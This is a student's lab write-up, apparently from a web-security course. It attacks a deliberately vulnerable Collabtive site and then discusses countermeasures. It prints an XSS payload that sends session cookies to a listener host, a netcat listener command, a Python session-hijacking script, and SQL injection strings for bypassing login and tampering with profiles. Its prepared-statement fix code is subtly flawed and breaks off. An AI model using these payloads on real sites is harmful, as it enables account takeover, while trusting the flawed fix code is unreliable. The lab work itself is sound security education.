

## 1. Cookies

### 1.1 Stealing the User's Cookie

This was probably the easiest part of the assignment. Simply using XSS of the form inserted into the Address field of the user profile editing page (unverified field):

```
<script>document.write('<img src=http://10.0.2.2:8888/?cookie='+document.cookie+'/>');</script>
```

And a listening server (I used netcat), one could easily exfiltrate the PHP session ID cookie.

```
canis@latrans:~$ nc -l 0.0.0.0 -p 8888
GET /?cookie=PHPSESSID=3c5vu38cc60fuqtfcsd28hfm1/ HTTP/1.1
Host: 10.0.2.2:8888
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabcollabtive.com/manageuser.php?action=profile&id=1
Connection: keep-alive
```

Figure 1. Showing output of netcat as XSS on admin's user profile page launches HTTP request to listening netcat instance.




Figure 2. Showing that I was at the user profile page when this occurred.

Why does this work? In general, XSS works by exploiting improper field sanitization and post-hoc processing of the HTML DOM so that successfully injecting <script> tags into an HTML document causes the browser to load the <script> tag and begin executing its contents. The <img> tag is simply one of the ways to automatically execute javascript on page load. Another common way that XSS occurs is through invisible, 1x1 pixel iframes. Invisible <form>'s can also be used, but require hooking into the actual document.onload event.

## 1.2 Session Hijacking

Launching this attack required 3 crucial pieces of information:

1. The user session cookie (we have that now)
2. The URL that is requested when a new project is created
3. The information sent to the server to create a new project

Getting the URL that was requested for new project creations:

Not too difficult. We just have to create a project and use the Firebug tool's "Net" monitor to watch the HTTP calls the application makes when POST-ing a new project.

The screenshot shows the Firebug Net monitor with the 'Net' tab selected. A POST request to `admin.php?action=addpro` is displayed. The 'Post' tab is active, showing the request body. The request headers and response headers are also visible.

URL	Status	Domain	Size	Remote IP	Timeline
POST admin.php?action=addpro	302 Found	xsslabcollabtive.com	26 B	127.0.0.1:80	25ms

**Response Headers**

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 26
Content-Type: text/html; charset=utf-8
Date: Wed, 07 Dec 2016 00:49:52 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=92
Location: admin.php?action=projects&mode=added
Pragma: no-cache
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.10-1ubuntu3.8
```

**Request Headers**

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=3c5vu38cc60fuqtfcfdsd28hfm1
Host: www.xsslabcollabtive.com
Referer: http://www.xsslabcollabtive.com/myprojects.php
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
```

**Request Headers From Upload Stream**

```
Content-Length: 195
Content-Type: application/x-www-form-urlencoded
```

Figure 3. We got the request URL for the POST, and we caught the data sent in the request, which is under the "Post" tab.

With this information, we can now create injectable JS that allows us to arbitrarily create projects when a user executes the script. **NOTE:** Because there is no verification that the user actually saw the form, this is also vulnerable to **CSRF**.

Using the acquired data we can write a small program that makes a request to the xss-collabtive site in Python.

```
#!/usr/env python2
import sys
import urllib2


def main():
    if len(sys.argv) != 2:
        sys.exit('Invalid number of arguments. Usage: python hijack.py <PHPSESSID>')

    phpsessid = sys.argv[1]
    url = 'http://www.xsslabcollabtive.com/admin.php?action=addpro'
    data =
'<name=Hijacked+Project&desc=Hijacked+Project&neverdue=neverdue&budget=0&assignto%5B%5D=6&assignto%5B%5D=
5&assignto%5B%5D=4&assignto%5B%5D=3&assignto%5B%5D=2&assignto%5B%5D=1&assignme=1'

    req = urllib2.Request(url, data=data)
    req.add_header('Cookie', phpsessid)
    conn = urllib2.urlopen(req)

    if conn.code == 200:
        print 'Success.'

if __name__ == '__main__':
    main()
```



**Figure 4. Screenshot showing successful use of the python script to inject “Hijacked Project” into projects for user.**

This works because the developers of the app are only verifying the session cookie for each user to have to do various actions on their account. Because they are not using nonces to ensure that the users are actually viewing the various forms that they are supposedly submitting, there is no way to know whether the user is actually making these requests or is having them triggered via CSRF, XSS, or external means of hijacking their session.

Easy solution to this sort of vulnerability is to have CSRF nonces generated for every form submission. Transmitting cookies over HTTPS only and using encrypted session cookies can also help prevent attacks on this vulnerability.

Trevor Miranda


## **2. XSS Worm**

### **2.1 & 2.2 Part 1 and Part 2**

### 3. SQL Injections


#### 3.1 Disabling SQL injection prevention

Alright, so this bit was just following the instructions given on the assignment so I'll just put pictures here.

A screenshot of a document with a light blue background and a faint, colorful abstract graphic on the right side. The text is in a monospaced font, with some lines in blue and some in green. It describes the magic\_quotes\_gpc feature of PHP, its purpose, and its status as deprecated and scheduled for removal in PHP 6. It also lists default, development, and production values, and provides a URL for more information. The last line shows the configuration magic\_quotes\_gpc = Off.

```
; Magic quotes are a preprocessing feature of PHP where PHP will attempt to
; escape any character sequences in GET, POST, COOKIE and ENV data which might
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
```

Figure XXX. Image showing that the magic\_quotes\_gpc has been turned off. Also features the documentation for the functionality so that I don't have to explain it here.

A terminal window screenshot showing a sequence of commands and their outputs. The first command restarts the Apache service, and the second command checks the status of magic\_quotes\_gpc, which is confirmed to be Off.

```
[12/06/2016 18:38] seed@ubuntu:~$ sudo service apache2 restart
* Restarting web server apache2
... waiting
[12/06/2016 18:38] seed@ubuntu:~$ php -i | grep 'magic_quotes_gpc'
magic_quotes_gpc => Off => Off
[12/06/2016 18:39] seed@ubuntu:~$
```

Figure XXX. Image showing that the Apache server was restarted and that the PHP magic quotes setting was turned off.

With the magic quotes feature now disabled, it becomes much easier to execute SQL injection attacks against PHP. Special characters being allowed in our GET/POST parameters will allow us to manipulate the control flow of the underlying program, manipulating the SQL queries that it intends to give with our own, malicious versions of them.

#### 3.2 SQL injection attack on SELECT statements

So we were asked two questions for this section and I will answer each one in order:

Can you log into another person's account without knowing the correct password?

Absolutely, yes. The reason for this is how the login check is formatted:

```
mysql_query ("SELECT ID, name, locale, lastlogin, gender, FROM USERS_TABLE WHERE (name = '$user' OR email = '$user') AND pass = '$pass'");
```

By using the SQL comment operator '--', it is possible to enter a username that comments out the remaining part of the query. So, when the query is assembled it would read:

```
SELECT ID, name, locale, lastlogin, gender, FROM USERS_TABLE WHERE (name = '$user' OR email = '$user');-- AND pass = '$pass'
```

When the SQL database sees the ");--", it will then ignore the remaining part of the query as a comment. Since the user we will be attempting to access will exist in the database, the login will succeed without having to input a password.




Figure XXX. Inputting the SQL injection string into the username field, triggering the exploit.






Figure XXX. Showing successful login with our SQL injection string. Note the 302 Found in the “Status” column.

Can you find a way to modify the database?

No. There’s no need to really display anything more here than the documentation for the “mysql\_query” function:

## Description

```
mixed mysql_query ( string $query [, resource $link_identifier = NULL ] )
```

**mysql\_query()** sends a unique query (multiple queries are not supported) to the currently active database on the server that's associated with the specified **link\_identifier**.

Figure XXX. This is the official documentation for the mysql\_query function. Note “multiple queries are not supported”.

With the restriction that we MUST use the SELECT statement that validates logins, there is no way to modify the query using SQL injection that would allow for a change operation to the database that would not constitute two separate queries. Because only single queries are supported by the mysql\_query function, such an attempt would fail.

### 3.3 SQL injection attack on UPDATE statements

The stated goal of this piece of the assignment is to: change another user's profile without knowing his or her password.

So the general UPDATE/INSERT statements of the following form are vulnerable to this:


```
$upd = mysql_query("UPDATE user SET name='$name',email='$email',tel1='$tel1',  
tel2='$tel2',company='$company',zip='$zip',gender='$gender',url='$url',adress='$address1',adress2='$a  
ddress2',state='$state',country='$country',tags='$tags',locale='$locale',avatar='$avatar',rate='$rate  
' WHERE ID = $id");
```

The problem is the the fact that we can set the variables to whatever we want, so we can overwrite any user's entries in the "user" table. Further, the "WHERE ID = \$id" does not defend against this attack. As we saw in the previous attack, it is possible to have SQL ignore everything that comes after a specific comment operator "--". So, using this operation we can use an entry like:

```
', zip='impossible' where ID=2;--
```

To edit the "user" table values for any person by setting a custom "WHERE ID = <ID WE WANT TO HIJACK>". We would need to specifically use one of the unchecked fields to achieve this. For that particular UPDATE line, the \$company variable does not have the mysql\_real\_escape\_string() function applied to it, and so SQL injection is possible as the characters necessary to override the execution of the statement will not be cancelled out.


We need to focus on UPDATE statements here, because we're talking about modification. However, we could also try to create our own accounts to avoid drawing suspicious with the various, vulnerable INSERT statements.



Edit user / ted	
User:	<input type="text" value="ted"/>
Avatar:	<input type="text"/> <button>Please choose</button>
Company:	<input type="text" value="', zip='impossible' where ID=2;--"/>
E-Mail:	<input type="text" value="noemail@noemail.com"/>

Figure XXX. Inputting the SQL injection string into a vulnerable, unchecked field.





The screenshot shows a web application interface with a dark blue header. In the top left corner, there is a small circular profile picture of a person. To the right of the profile picture, the text 'User profile / admin' is displayed. In the top right corner, there is a small icon of a document with a checkmark. Below the header, there is a table with a light green background. The table has two columns: the first column contains labels for various fields, and the second column contains the corresponding values. The fields and values are as follows:

Company:	
E-Mail:	noemail@noemail.com
URL:	
Phone:	
Cell phone:	
Address:	
Postcode / City:	impossible
Country:	
Tags:	

Figure XXX. Showing the result of the previous SQL injection on user ID=2, “admin”. NOTE: This was actually “seed”, but I mistakenly renamed the user to “admin”, again showing the effectiveness of this attack.

## 3.4 Countermeasures

### 3.4.1 Escaping Special Characters using mysql\_real\_escape\_string

Because I’m running short on time, suffice it to say that you need to use the `mysql_real_escape_string()` function in the following fashion for **EVERY** string that is input by a user.

Users can’t be trusted. Ever.

```
//modified for SQL Lab
//$company = mysql_real_escape_string($company);
```

Figure XXX. This shows the commented out line that made the `$company` variable vulnerable to SQL injection for the very previous task.

For the login scenario, the username input must also be sanitized prior to being inserted into the SQL query. The password field does not have to be sanitized if it is passed into a hashing function, such as `md5`, because no matter what extraneous characters a person enters into the password field, they are rendered into a useless numerical hash value.

### 3.4.2 Prepare Statement

For this part of the assignment we were asked to fix the SQL injection vulnerabilities by using the prepare() and bind\_param() functions to ensure that statements could not be altered by user input. Prepared statements will automatically ensure that user input is placed within a preset query and that the query behavior cannot be changed enroute to the SQL database.

How to fix the login code, for example:

```
function login($user, $pass)
{
    if (!$user)
    {
        return false;
    }

    $user = mysql_real_escape_string($user);
    $pass = mysql_real_escape_string($pass);
    $pass = sha1($pass);

    $db = new mysqli(<DB CREDENTIALS AND INFO TO CONNECT>);
    $stmt = $db->prepare("SELECT ID,name,locale,lastlogin,gender FROM user WHERE (name = ? OR email =
?) AND pass = ?");
    $stmt->bind_param("ssi", $user, $user, $pass);
    $chk = $stmt->fetch();

    if ($chk["ID"] != "")
    {
        $rolesobj = new roles();
        $now = time();
        $_SESSION['userid'] = $chk['ID'];
        $_SESSION['username'] = stripslashes($chk['name']);
        $_SESSION['lastlogin'] = $now;
        $_SESSION['userlocale'] = $chk['locale'];
        $_SESSION['usergender'] = $chk['gender'];
        $_SESSION["userpermissions"] = $rolesobj->getUserRole($chk["ID"]);

        $userid = $_SESSION['userid'];
